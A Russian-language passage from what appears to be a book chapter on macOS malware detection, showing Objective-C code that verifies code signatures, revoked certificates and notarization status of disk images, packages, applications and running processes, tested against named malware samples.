SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &requirement);
```

Листинг 3-7: Инициализация строки requirement reference

API генерирует объект, компилируя переданную ему строку code requirement, что позволяет использовать requirement многократно. [13] Если вы выполняете одноразовую проверку requirement, можно пропустить этап компиляции и вместо этого использовать API `SecTaskValidateForRequirement`, который принимает строковый requirement для проверки как второй аргумент.

Теперь можно вызвать API `SecStaticCodeCheckValidity`, передав ему объект `SecStaticCode`, а также requirement reference (листинг 3-8).

```
if(errSecSuccess == SecStaticCodeCheckValidity(codeRef, kSecCSDefaultFlags, requirement)) {
    // Code placed here will run only if the item is notarized.
}
```

Листинг 3-8: Проверка requirement нотариализации

Если API возвращает `errSecSuccess`, мы знаем, что объект соответствует переданному requirement. В нашем случае это означает, что disk image действительно нотариализован. Подробнее о requirements, включая полезные строки requirements, можно прочитать в информативном документе Apple “Code Signing Requirement Language”. [14]

Если проверка нотариализации завершается неудачей, следует проверить, не отозвала ли Apple notarization ticket объекта, даже если объект корректно подписан. Этот нюансированный случай представляет огромный тревожный признак; пример см. в обсуждении атаки на цепочку поставок 3CX в разделе «Приложения и исполняемые файлы на диске» на странице 93.

Хотя я просил о таком способе, [15] Apple не одобрила ни одного метода определения, был ли отозван notarization ticket объекта. Однако два недокументированных API, `SecAssessmentCreate` и `SecAssessmentTicketLookup`, могут предоставить эту информацию. В листинге 3-9 мы вызываем `SecAssessmentCreate`, чтобы проверить, не был ли отозван notarization ticket объекта, который прошел другие проверки подписи кода.

```
SecAssessmentRef secAssessment = SecAssessmentCreate(itemURL,
kSecAssessmentDefaultFlags, (__bridge CFDictionaryRef)(@{}), &error);

if(NULL == secAssessment) {

    if( (CSSMERR_TP_CERT_REVOKED == CFErrorGetCode(error)) ||
        (errSecCSRevokedNotarization == CFErrorGetCode(error)) ) {

        signingInfo[KEY_SIGNING_NOTARIZED] =
        [NSNumber numberWithInteger:errSecCSRevokedNotarization];
    }
}

if(NULL != secAssessment) {
    CFRelease(secAssessment);
}
```

Листинг 3-9: Проверка, был ли отозван notarization ticket

Мы передаем функции путь к объекту, например disk image; default assessment flags; пустой, но не `NULL` словарь; и выходной указатель на переменную ошибки.

Если Apple отозвала либо notarization ticket, либо certificate, функция установит ошибку в `CSSMERR_TP_CERT_REVOKED` или `errSecCSRevokedNotarization`. Имя первой ошибки немного нюансировано, поскольку оно может возвращаться для объектов с действительными certificates, но отозванными notarization tickets, что здесь нас и интересует.

Если мы получаем `NULL` assessment и один из этих кодов ошибок, мы знаем, что что-то было отозвано. Более того, поскольку мы уже проверили certificates подписи кода, мы знаем, что отзыв относится к notarization ticket. Завершив работу с assessment, мы обязательно освобождаем его, если он не `NULL`.

Запуск инструмента

Скомпилируем проект `checkSignature` и запустим его для disk images, упомянутых ранее в этом разделе:

```
% ./checkSignature LuLu_2.6.0.dmg
Checking: LuLu_2.6.0.dmg
Status: signed
Is notarized: no
Signing auths: (
"<cert(0x11100a800) s: Developer ID Application: Objective-See, LLC (VBG97UB4TA)
i: Developer ID Certification Authority>",
"<cert(0x111808200) s: Developer ID Certification Authority i: Apple Root CA>",
"<cert(0x111808a00) s: Apple Root CA i: Apple Root CA>"
)
```

Как и ожидалось, код сообщает, что disk image LuLu подписан, хотя и не нотариализован. Код также извлекает цепочку code signing authorities, включающую его developer ID application и developer ID certification authority. При обнаружении вредоносных программ вы можете игнорировать disk images, подписанные доверенными developer IDs, если только вас не интересует обнаружение атак на цепочку поставок.

Теперь запустим код для вредоносной программы EvilQuest. Как вы увидите, код совпадает с результатами утилиты Apple `codesign`, указывая, что disk image неподписан:

```
% ./checkSignature "EvilQuest/Mixed In Key 8.dmg"
Checking: Mixed In Key 8.dmg
Status: unsigned
```

Наконец, запустим код для вредоносной программы CreativeUpdate, code signing certificate которой был отозван:

```
% ./checkSignature "CreativeUpdate/Firefox 58.0.2.dmg"
Checking: Firefox 58.0.2.dmg
Status: revoked
```

Теперь, когда мы можем программно извлекать и проверять сведения о подписи кода из disk images, сделаем то же самое для packages, которые, к сожалению, требуют совершенно другого подхода.

Packages

Вы можете вручную проверить подпись package (`.pkg`) с помощью встроенной утилиты `pkgutil`. Выполните ее с параметром командной строки `--check-signature`, а затем путем к файлу `.pkg`, который хотите проверить. Утилита должна отобразить результат проверки в строке с префиксом `Status`:

```
% pkgutil --check-signature GoogleChrome.pkg
Package "GoogleChrome.pkg":
Status: signed by a developer certificate issued by Apple for distribution
Notarization: trusted by the Apple notary service
Signed with a trusted timestamp on: 05-15 20:46:50 +0000
Certificate Chain:
1. Developer ID Installer: Google LLC (EQHXZ8M8AV)
Expires: 2027-02-01 22:12:15 +0000
SHA256 Fingerprint:
40 02 6A 12 12 38 F4 E0 3F 7B CE 86 FA 5A 22 2B DA 7A 3A 20 70 FF
28 0D 86 AA 4E 02 56 C5 B2 B4
------------------------------------------------------------------------
2. Developer ID Certification Authority
Expires: 2027-02-01 22:12:15 +0000
SHA256 Fingerprint:
7A FC 9D 01 A6 2F 03 A2 DE 96 37 93 6D 4A FE 68 09 0D 2D E1 8D 03
F2 9C 88 CF B0 B1 BA 63 58 7F
------------------------------------------------------------------------
3. Apple Root CA
Expires: 2035-02-09 21:40:36 +0000
SHA256 Fingerprint:
B0 B1 73 0E CB C7 FF 45 05 14 2C 49 F1 29 5E 6E DA 6B CA ED 7E 2C
68 C5 BE 91 B5 A1 10 01 F0 24
```

Результаты показывают, что `pkgutil` проверил package - installer Google Chrome - и установил, что он подписан и нотариализован. Инструмент также отобразил цепочку certificate authority, указывающую, что package был подписан через Apple Developer ID, принадлежащий Google.

Обратите внимание, что нельзя использовать утилиту `codesign` для проверки code signature packages, поскольку файлы `.pkg` используют другой механизм хранения сведений о подписи кода, который `codesign` не понимает. Например, при запуске для того же package она не обнаруживает подписи:

```
% codesign --verify -dvv GoogleChrome.pkg
GoogleChrome.pkg: code object is not signed at all
```

Если package не подписан, `pkgutil` отобразит сообщение `Status: no signature`. Большинство вредоносных программ, распространяемых через packages, включая EvilQuest, попадает в эту категорию. Эти disk images содержат вредоносный package, и после монтирования disk image можно использовать `pkgutil`, чтобы показать, что этот package неподписан:

```
% pkgutil --check-signature "EvilQuest/Mixed In Key 8.pkg"
Package "Mixed In Key 8.pkg":
Status: no signature
```

Наконец, если package был подписан, но Apple отозвала его code signing certificate, `pkgutil` отобразит `Status: revoked signature`, но все равно покажет цепочку сертификатов. Пример такого поведения мы находим в package, использованном для распространения вредоносной программы KeySteal:

```
% pkgutil --check-signature KeySteal/archive.pkg
Package "archive.pkg":
Status: revoked signature
Signed with a trusted timestamp on: 10-18 12:58:45 +0000
Certificate Chain:
1. Developer ID Installer: fenghua he (32W7BZNTSV)
Expires: 2027-02-01 22:12:15 +0000
SHA256 Fingerprint:
EC 7C 85 1D B0 A0 8C ED 45 31 6B 8E 9D 7D 34 0F 45 B8 4E CE 9D 9C
97 DB 2F 63 57 C2 D9 71 0C 4E
------------------------------------------------------------------------
2. Developer ID Certification Authority
Expires: 2027-02-01 22:12:15 +0000
SHA256 Fingerprint:
7A FC 9D 01 A6 2F 03 A2 DE 96 37 93 6D 4A FE 68 09 0D 2D E1 8D 03
F2 9C 88 CF B0 B1 BA 63 58 7F
------------------------------------------------------------------------
3. Apple Root CA
Expires: 2035-02-09 21:40:36 +0000
SHA256 Fingerprint:
B0 B1 73 0E CB C7 FF 45 05 14 2C 49 F1 29 5E 6E DA 6B CA ED 7E 2C
68 C5 BE 91 B5 A1 10 01 F0 24
```

Apple отозвала подпись. Кроме того, отозванный code signing identifier, `fenghua he (32W7BZNTSV)`, может помочь найти другие вредоносные программы, подписанные тем же автором вредоносного ПО.

Обратная разработка pkgutil

Теперь у вас может возникнуть вопрос, как программно проверять подписи packages. Это хороший вопрос, поскольку в настоящее время публичных API для проверки package нет! Спасибо, Купертино.

К счастью, короткий сеанс обратной разработки двоичного файла `pkgutil` точно показывает, как он проверяет подпись packages. Для начала мы видим, что `pkgutil` слинкован с закрытым фреймворком PackageKit:

```
% otool -L /usr/sbin/pkgutil
/usr/sbin/pkgutil:
...
/System/Library/PrivateFrameworks/PackageKit.framework/Versions/A/PackageKit
...
```

Название этого фреймворка подсказывает, что он, вероятно, содержит соответствующие API. Традиционно находившийся в каталоге `/System/Library/PrivateFrameworks/`, в недавних версиях macOS этот фреймворк живет в shared dyld cache - предварительно слинкованном общем файле, содержащем часто используемые библиотеки. [16] Его имя и расположение зависят от версии macOS и архитектуры системы, но могут выглядеть примерно как `dyld_shared_cache_arm64e` и `/System/Volumes/Preboot/Cryptexes/OS/System/Library/dyld/` соответственно.

Мы должны извлечь фреймворк PackageKit из dyld cache, прежде чем сможем выполнить его обратную разработку. Инструмент вроде Hopper, показанный на рис. 3-2, может извлекать фреймворки из cache.



Рисунок 3-2: Извлечение фреймворка PackageKit из dyld cache

Если вы предпочитаете использовать инструмент командной строки для извлечения библиотек, хороший вариант - `dyld-shared-cache-extractor`. [17] После установки этого инструмента можно выполнить его с путем к dyld cache и выходным каталогом, который здесь мы задаем как `/tmp/libraries`:

```
% dyld-shared-cache-extractor /System/Volumes/Preboot/Cryptexes/OS/System/
Library/dyld/dyld_shared_cache_arm64e /tmp/libraries
```

После того как инструмент извлечет все библиотеки из cache, вы найдете фреймворк PackageKit по пути `/tmp/libraries/System/Library/PrivateFrameworks/PackageKit.framework`.

Теперь можно загрузить фреймворк в дизассемблер, чтобы получить представление о его API и внутреннем устройстве. Например, мы находим класс с именем `PKArchive`, содержащий полезные методы, такие как `archiveWithPath:` и `verifyReturningError:`, среди прочих:

```
@interface PKArchive : NSObject
+(id)archiveWithPath:(id)arg1;
+(id)_allArchiveClasses;
-(BOOL)closeArchive;
-(BOOL)fileExistsAtPath:(id)arg1;
-(BOOL)verifyReturningError:(id*)arg1;
...
@end
```

Я не буду полностью рассматривать подробности обратной разработки фреймворка PackageKit здесь, но подробнее об этом процессе можно узнать в интернете. [18] Также весь мой исходный код проверки packages можно найти в файлах `Package.h`/`Package.m` моей утилиты What's Your Sign. [19]

Доступ к функциям фреймворка

Чтобы использовать методы, обнаруженные в нашем проекте `checkSignature`, нам понадобится заголовочный файл, содержащий определения закрытых классов из фреймворка PackageKit. Это позволит вызывать их напрямую из нашего кода. В прошлом инструменты вроде `class-dump` могли легко создавать такие заголовочные файлы, [20] но этот подход не полностью совместим с более новыми двоичными файлами Apple Silicon. Вместо этого можно вручную извлечь эти определения классов из дизассемблера или с помощью `otool`. Листинг 3-10 показывает извлеченные определения.

```
@interface PKArchive : NSObject
+(id)archiveWithPath:(id)arg1;
+(id)_allArchiveClasses;
-(BOOL)closeArchive;
-(BOOL)fileExistsAtPath:(id)arg1;
-(BOOL)verifyReturningError:(id*)arg1;
...
@property(readonly) NSString* archiveDigest;
@property(readonly) NSString* archivePath;
@property(readonly) NSDate* archiveSignatureDate;
@property(readonly) NSArray* archiveSignatures;
@end

@interface PKArchiveSignature : NSObject
{
    struct __SecTrust* _verifyTrustRef;
}
-(struct __SecTrust*)verificationTrustRef;
-(BOOL)verifySignedDataReturningError:(id *)arg1;
-(BOOL)verifySignedData;
```

```
...
@property(readonly) NSString* algorithmType;
@property(readonly) NSArray* certificateRefs;
@end

...
```

Листинг 3-10: Извлеченные определения классов и методов фреймворка PackageKit

Теперь можно написать код, использующий эти классы и вызывающий их методы для программной проверки packages по нашему выбору. Мы сделаем это в функции, которую назовем `checkPackage`. В качестве единственного аргумента она принимает путь к проверяемому package и возвращает словарь, содержащий результаты проверки, а также другие сведения о подписи кода, такие как code signing authorities package. Функция начинает с загрузки необходимого фреймворка PackageKit (листинг 3-11).

```
#define PACKAGE_KIT @"/System/Library/PrivateFrameworks/PackageKit.framework"

NSMutableDictionary* checkPackage(NSString* package) {

    NSBundle* packageKit = [NSBundle bundleWithPath:PACKAGE_KIT];
    [packageKit load];

    ...
}
```

Листинг 3-11: Загрузка фреймворка PackageKit

Сначала мы определяем путь к фреймворку PackageKit. Затем загружаем фреймворк методами `bundleWithPath:` и `load` класса `NSBundle`, чтобы можно было динамически разрешать и вызывать методы фреймворка.

Благодаря интроспективной природе языка программирования Objective-C легко использовать закрытые классы и вызывать закрытые методы. Чтобы получить доступ к закрытому классу, используйте функцию `NSClassFromString`. Например, листинг 3-12 показывает, как динамически получить объект класса для класса `PKArchive`.

```
Class PKArchiveCls = NSClassFromString(@"PKArchive");
```

Листинг 3-12: Получение объекта класса `PKArchive`

Обратная разработка `pkgutil` показала, что он создает экземпляр объекта archive (`PKXARArchive`) с помощью метода `archiveWithPath:` класса `PKArchive`, передавая путь package, который нужно проверить. В листинге 3-13 наш код делает то же самое.

```
PKXARArchive* archive = [PKArchiveCls archiveWithPath:package];
```

Листинг 3-13: Создание экземпляра объекта archive

При работе с закрытыми классами, такими как класс `PKArchive`, разумно вызывать метод `respondsToSelector:` перед вызовом его методов. Метод `respondsToSelector:` вернет Boolean-значение, сообщающее, можно ли безопасно вызвать метод у класса или экземпляра класса. [21] Если пропустить этот шаг, а объект не отвечает на метод, программа аварийно завершится с исключением `unrecognized selector sent to class`.

Следующий код проверяет, реализует ли класс `PKArchive` метод `archiveWithPath:` (листинг 3-14).

```
if(YES != [PKArchiveCls respondsToSelector:@selector(archiveWithPath:)]) {
    goto bail;
}
```

Листинг 3-14: Проверка наличия метода

Теперь мы готовы выполнить базовую проверку package.

Проверка package

Снова имитируем pkgutil, используя метод verifyReturningError: класса PKXARArchive (листинг 3-15).

```
NSError* error = nil;
if(YES != [archive verifyReturningError:&error]) {
    goto bail;
}
```

Листинг 3-15: Выполнение базовой проверки package

После того как package прошел базовые проверки верификации, мы можем проверить его подпись, которую найдем в переменной экземпляра archiveSignatures объекта archive. Эта переменная представляет собой массив, содержащий указатели на объекты PKArchiveSignature. У подписанного package будет как минимум одна подпись (листинг 3-16).

```
NSArray* signatures = archive.archiveSignatures;
if(0 == signatures .count) {
    goto bail;
}

PKArchiveSignature* signature = signatures.firstObject;
if(YES != [signature verifySignedDataReturningError:&error]) {
    goto bail;
}
```

Листинг 3-16: Проверка leaf-подписи package

Убедившись, что у package есть как минимум одна подпись, мы проверяем первую, или leaf-подпись, с помощью метода verifySignedDataReturningError: класса PKArchiveSignature. Кроме того, мы оцениваем trust этой подписи (листинг 3-17).

```
Class PKTrustCls = NSClassFromString(@"PKTrust");

struct __SecTrust* trustRef = [signature verificationTrustRef];
PKTrust* pkTrust = [[PKTrustCls alloc] initWithSecTrust:trustRef
usingAppleRoot:YES signatureDate:archive.archiveSignatureDate];

if(YES != [pkTrust evaluateTrustReturningError:&error]) {
    goto bail;
}
```

Листинг 3-17: Оценка trust подписи

Мы создаем экземпляр объекта PKTrust с подписью, а затем вызываем метод evaluateTrustReturningError: класса PKTrust. Если verificationTrustRef возвращает nil, мы можем проверить package через certificates, используя метод initWithCertificates:usingAppleRoot:signatureDate: класса PKTrust. Дополнительные подробности см. в коде проекта checkSignature этой главы. Если проверки подписи и trust подписи проходят успешно, перед нами корректно подписанный package.

Можно также извлечь certificates подписи, что позволит выполнять такие действия, как проверка имени каждого signing authority. Получить доступ к этим certificates можно через переменную экземпляра certificateRefs объекта PKArchiveSignature, которая является массивом объектов SecCertificateRef, а извлечь сведения о них - с помощью API SecCertificate*.

Проверка нотариального заверения package

Я завершу этот раздел, показав, как определить, notarized ли Apple package. Напомню, что `pkgutil` использует закрытый фреймворк PackageKit для проверки packages. Однако обратная разработка показала, что проверки package notarization реализованы не в этом фреймворке вместе с остальными проверками, а непосредственно в бинарном файле `pkgutil`.

Чтобы проверить статус notarization package, `pkgutil` вызывает API `SecAssessmentTicketLookup`. Хотя этот API не документирован, мы находим его объявление в заголовочном файле Apple `SecAssessment.h`. Листинг 3-18 имитирует подход `pkgutil`. Получив проверенный объект `PKArchiveSignature` из package, он определяет, был ли package notarized.

```
#import <CommonCrypto/CommonDigest.h>

typedef uint64_t SecAssessmentTicketFlags;
enum {
    kSecAssessmentTicketFlagDefault = 0,
    kSecAssessmentTicketFlagForceOnlineCheck = 1 << 0,
    kSecAssessmentTicketFlagLegacyListCheck = 1 << 1,
};

Boolean SecAssessmentTicketLookup(CFDataRef hash, SecCSDigestAlgorithm
hashType, SecAssessmentTicketFlags flags, double* date, CFErrorRef* errors);

BOOL isPackageNotarized(PKArchiveSignature* signature) {
    CFErrorRef error = NULL;
    BOOL isItemNotarized = NO;
    double notarizationDate = 0;
    SecCSDigestAlgorithm hashType = kSecCodeSignatureHashSHA1;

    NSData* hash = [signature signedDataReturningAlgorithm:0x0];
    if(CC_SHA1_DIGEST_LENGTH == hash.length) {
        hashType = kSecCodeSignatureHashSHA1;
    } else if(CC_SHA256_DIGEST_LENGTH == hash.length) {
        hashType = kSecCodeSignatureHashSHA256;
    }

    if(YES == SecAssessmentTicketLookup((__bridge CFDataRef)(hash), hashType,
    kSecAssessmentTicketFlagDefault, &notarizationDate, &error)) {
        isItemNotarized = YES;
    } else if(YES == SecAssessmentTicketLookup((__bridge CFDataRef)(hash),
    hashType, kSecAssessmentTicketFlagForceOnlineCheck, &notarizationDate,
    &error)) {
        isItemNotarized = YES;
    }

    return isItemNotarized;
}
```

Листинг 3-18: Проверка package notarization

Мы объявляем различные переменные, большинство из которых понадобятся для вызова API `SecAssessmentTicketLookup`. Затем вызываем метод подписи `signedDataReturningAlgorithm:`, который возвращает объект data, содержащий hash.

Далее мы выполняем первый вызов `SecAssessmentTicketLookup`, передавая ему hash и тип hash, который будет либо SHA-1, либо SHA-256, представленными соответственно константами `kSecCodeSignatureHashSHA1` и `kSecCodeSignatureHashSHA256`. Также мы передаем assessment flags и out-указатель, который получит дату notarization, если package notarized. Последний аргумент - необязательный out-указатель на переменную ошибки.

Имитируя бинарный файл `pkgutil`, мы сначала вызываем API с assessment flags, установленными в `kSecAssessmentTicketFlagDefault`. Если этот вызов не смог определить, notarized ли package, мы снова вызываем API, на этот раз с флагом `kSecAssessmentTicketFlagForceOnlineCheck`. Эти и другие значения флагов можно найти в заголовочном файле `SecAssessment.h`.

Если любой из вызовов API возвращает ненулевое значение, package notarized, и notary service Apple доверяет ему. Однако, поскольку мы имитировали `pkgutil`, наш код не уточняет, был ли у non-notarized package отозван notarization ticket. Имея code signing hash элемента и тип hash, мы могли бы реализовать такую проверку способом, показанным в листинге 3-19.

```
CFErrorRef error = NULL;
if(YES != SecAssessmentTicketLookup(hash, hashType,
kSecAssessmentTicketFlagForceOnlineCheck, NULL, &error)) {
    if(EACCES == CFErrorGetCode(error)) {
        // Code placed here will run if the item's notarization ticket has been revoked.
    }
}
```

Листинг 3-19: Проверка отозванных notarization tickets

API `SecAssessmentTicketLookup` установит свою переменную error в значение `EACCES`, если notarization ticket элемента был отозван. [22]

Запуск инструмента

Запустим инструмент `checkSignature` для packages, упомянутых ранее в этой главе:

```
% ./checkSignature GoogleChrome.pkg
Checking: GoogleChrome.pkg
Status: signed
Notarized: yes
Signing authorities (
"<cert(0x11ee0ac30) s: Developer ID Installer: Google LLC (EQHXZ8M8AV)
i: Developer ID Certification Authority>",
"<cert(0x11ee08360) s: Developer ID Certification Authority i: Apple Root CA>",
"<cert(0x11ee07820) s: Apple Root CA i: Apple Root CA>"
)

% ./checkSignature "EvilQuest/Mixed In Key 8.pkg"
Checking: Mixed In Key 8.pkg
Status: unsigned

% ./checkSignature KeySteal/archive.pkg
Checking: archive.pkg
Status: certificate revoked
Signing authorities: (
"<cert(0x151406100) s: Developer ID Installer: fenghua he (32W7BZNTSV)
i: Developer ID Certification Authority>",
"<cert(0x151406380) s: Developer ID Certification Authority i: Apple Root CA>",
"<cert(0x1514082b0) s: Apple Root CA i: Apple Root CA>"
)
```

Вывод совпадает с результатами Apple `pkgutil`. Наш код точно определяет первый package как корректно подписанный и notarized; второй, содержащий malware EvilQuest, - как unsigned; а последний, содержащий malware KeySteal, - как revoked.

Приложения и исполняемые файлы на диске

Большинство macOS malware распространяется в виде applications или самостоятельных Mach-O binaries. Мы можем извлечь code signing information из application bundle на диске или исполняемого бинарного файла тем же способом, что и для disk images: вручную, через утилиту `codesign` или программно, через Apple Code Signing Services APIs. Однако в этом случае есть несколько важных отличий.

Первое связано с API `SecStaticCodeCheckValidity`, который проверяет подпись элемента. Когда элемент не является disk image, мы должны вызывать эту функцию с флагом `kSecCSCheckAllArchitectures` (листинг 3-20).

```
SecCSFlags flags = kSecCSEnforceRevocationChecks;
if(NSOrderedSame != [item.pathExtension caseInsensitiveCompare:@"dmg"]) {
    flags |= kSecCSCheckAllArchitectures;
}

status = SecStaticCodeCheckValidity(staticCode, flags, NULL);
...
```

Листинг 3-20: Проверка подписи элемента

Этот флаг обрабатывает multiarchitecture items, такие как universal binaries, которые могут включать несколько встроенных Mach-O binaries, потенциально с разными code signers. Реальный пример, в котором атакующие злоупотребили universal binary для обхода недостаточных code signing checks, см. в CVE-2021-30773. [23] Значение этого флага также принудительно включает revocation checks, поскольку содержит значение `kSecCSEnforceRevocationChecks`.

Ранее в этой главе я показал, как проверить, соответствует ли указанный элемент некоторому requirement, например notarization. Вы можете захотеть проверить дополнительные requirements, например подписала ли элемент собственно Apple (requirement `anchor apple`) или подписали ли его и Apple, и сторонний developer ID (requirement `anchor apple generic`). В каждом из этих случаев ваш код может вызвать функцию `SecRequirementCreateWithString` с requirement, который вы хотите проверить, а затем передать этот requirement в API `SecStaticCodeCheckValidity`. Чтобы учесть universal binaries, вызывайте эту функцию со значением флагов, содержащим `kSecCSCheckAllArchitectures`.

Также следует вызывать API `SecAssessmentCreate`, чтобы учитывать элементы с действительными подписями, но отозванными notarization tickets. В качестве реального примера такой ситуации применительно к applications рассмотрим уже упомянутую supply chain attack на 3CX. В этой атаке северокорейские атакующие скомпрометировали сеть компании 3CX и build server, внедрили malware в application 3CX, подписали его code signing certificate 3CX, а затем обманом добились notarization от Apple. Не желая отзывать code signing certificate 3CX, что заблокировало бы множество других легитимных приложений 3CX, Apple лишь отозвала notarized ticket скомпрометированного application.

Запустим проект `checkSignature` и для легитимных applications, и для malware, включая образец 3CX:

```
% ./checkSignature /Applications/LuLu.app
Checking: LuLu.app
Status: signed
Notarized: yes
Signing authorities: : (
"<cert(0x13b814800) s: Developer ID Application: Objective-See, LLC (VBG97UB4TA)
i: Developer ID Certification Authority>",
"<cert(0x13b81c800) s: Developer ID Certification Authority i: Apple Root CA>",
"<cert(0x13b81d000) s: Apple Root CA i: Apple Root CA>"
)
```

```
% ./checkSignature WindTail/Final_Presentation.app
Checking: Final_Presentation.app
Status: certificate revoked

% ./checkSignature "SmoothOperator/3CX Desktop App.app"
Checking: 3CX Desktop App.app
Status: signed
Notarized: revoked

% ./checkSignature MacMa/client
Checking: client
Status: unsigned
```

Сначала мы проверяем подписанное и notarized приложение LuLu от Objective-See, затем образец malware WindTail с отозванным certificate. Далее мы тестируем экземпляр троянизированного приложения 3CX; наш код корректно обнаруживает его revoked notarization status. Наконец, мы демонстрируем, что malware MacMa unsigned.

Запущенные процессы

До сих пор мы исследовали элементы на диске, получая static code object references. В этом разделе мы проверим code signing information запущенных процессов с помощью dynamic code object references (`SecCodeRef`).

Когда это применимо, следует использовать dynamic code object references по двум причинам. Первая - эффективность; операционная система уже проверила значительную часть code signing information для dynamic instance интересующего нас элемента, чтобы обеспечить соответствие runtime requirements. Для нас это означает, что мы можем избежать затратных операций файлового ввода-вывода, связанных со static code checks, и пропустить некоторые вычисления.

Другая причина, по которой dynamic code references предпочтительнее static code references, связана с возможными расхождениями между образом элемента на диске и его образом в памяти. Например, malware почти ничто не мешает изменить code signing information своего элемента на диске на доброкачественное значение. (Разумеется, само по себе это крайне аномальное поведение должно поднять огромный красный флаг.) С другой стороны, запущенный элемент не может изменить свою dynamic code signing information.

Чтобы проверить, подписан ли запущенный процесс, а затем извлечь его code signing information, сначала нужно получить code reference через API `SecCodeCopyGuestWithAttributes`. Вызывайте его с ID процесса или, предпочтительно, с более безопасным process audit token (листинг 3-21).

```
SecCodeRef dynamicCode = NULL;

NSData* data = [NSData dataWithBytes:token length:sizeof(audit_token_t)];
NSDictionary* attributes = @{(__bridge NSString*)kSecGuestAttributeAudit:data};
status = SecCodeCopyGuestWithAttributes(NULL,
(__bridge CFDictionaryRef _Nullable)(attributes), kSecCSDefaultFlags, &dynamicCode);

if(errSecSuccess != status) {
    goto bail;
}
```

Листинг 3-21: Получение code object reference через audit token процесса

Сначала мы преобразуем audit token в объект data. Это преобразование нужно, чтобы мы могли поместить audit token в словарь с ключом-строкой `kSecGuestAttributeAudit`. Затем мы передаем этот словарь в API `SecCodeCopyGuestWithAttributes` вместе с out-указателем, который должен быть заполнен code object reference.

Имея на руках code object reference, можно проверить code signing information процесса с помощью `SecCodeCheckValidity` или `SecCodeCheckValidityWithErrors`. Напомню, что для элементов на диске, таких как universal binaries, мы используем значение флага `kSecCSCheckAllArchitectures`, чтобы проверить все встроенные Mach-O; для запущенных процессов dynamic loader загрузит и выполнит только один встроенный Mach-O, поэтому это значение флага не имеет отношения к делу и не нужно.

Крайне важно проверять code signing information процесса перед тем, как извлекать или использовать любую ее часть. Если вы этого не сделаете или если проверка завершится неудачей, доверять ей будет нельзя. Если code signing information действительна, вы можете извлечь ее через уже обсуждавшуюся функцию `SecCodeCopySigningInformation`.

Имея code reference для процесса, можно также простым и безопасным образом выполнять другие обыденные, но важные задачи. Например, с помощью API `SecCodeCopyPath` можно получить путь процесса (листинг 3-22).

```
CFURLRef path = NULL;
SecCodeCopyPath(dynamicCode, kSecCSDefaultFlags, &path);
```

Листинг 3-22: Получение пути процесса из dynamic code object reference

Можно также выполнять конкретные проверки с использованием requirements, как обсуждалось для static code object references. При использовании dynamic code object references подход в основном тот же, за исключением того, что для выполнения проверки вы будете использовать API `SecCodeCheckValidity`. Важно отметить, что когда работа с dynamic code reference завершена, его следует освободить через `CFRelease`.

Поскольку macOS не позволит процессу выполняться, если был отозван его certificate или notarization ticket, вам не нужно выполнять эту проверку самостоятельно для запущенных процессов.

Обнаружение ложных срабатываний

В начале главы я отметил, что различные antivirus engines ошибочно пометили компоненты Apple MRT как malware. Если бы эти engines учли code signing information элемента, они бы определили MRT и его компоненты как встроенную часть macOS, подписанную исключительно собственно Apple, и безопасно проигнорировали бы ее.

Я покажу, как выполнить такую проверку с использованием API, представленных в этой главе. В частности, вы будете использовать requirement string `anchor apple`, которая криптографически истинна тогда и только тогда, когда элемент подписала только Apple и никто другой.

Предположим, что мы получили static code reference для бинарного файла, который был ошибочно помечен как malware. В листинге 3-23 мы сначала компилируем requirement string, а затем передаем ее и code reference в API `SecStaticCodeCheckValidity`.

```
static SecRequirementRef requirement = NULL;
SecRequirementCreateWithString(CFSTR("anchor apple"), kSecCSDefaultFlags, &requirement);

if(errSecSuccess ==
SecStaticCodeCheckValidity(staticCodeRef, kSecCSCheckAllArchitectures, requirement)) {
    // Code placed here will run only if the item is signed by Apple alone.
}
```

Листинг 3-23: Проверка действительности элемента по requirement `anchor apple`

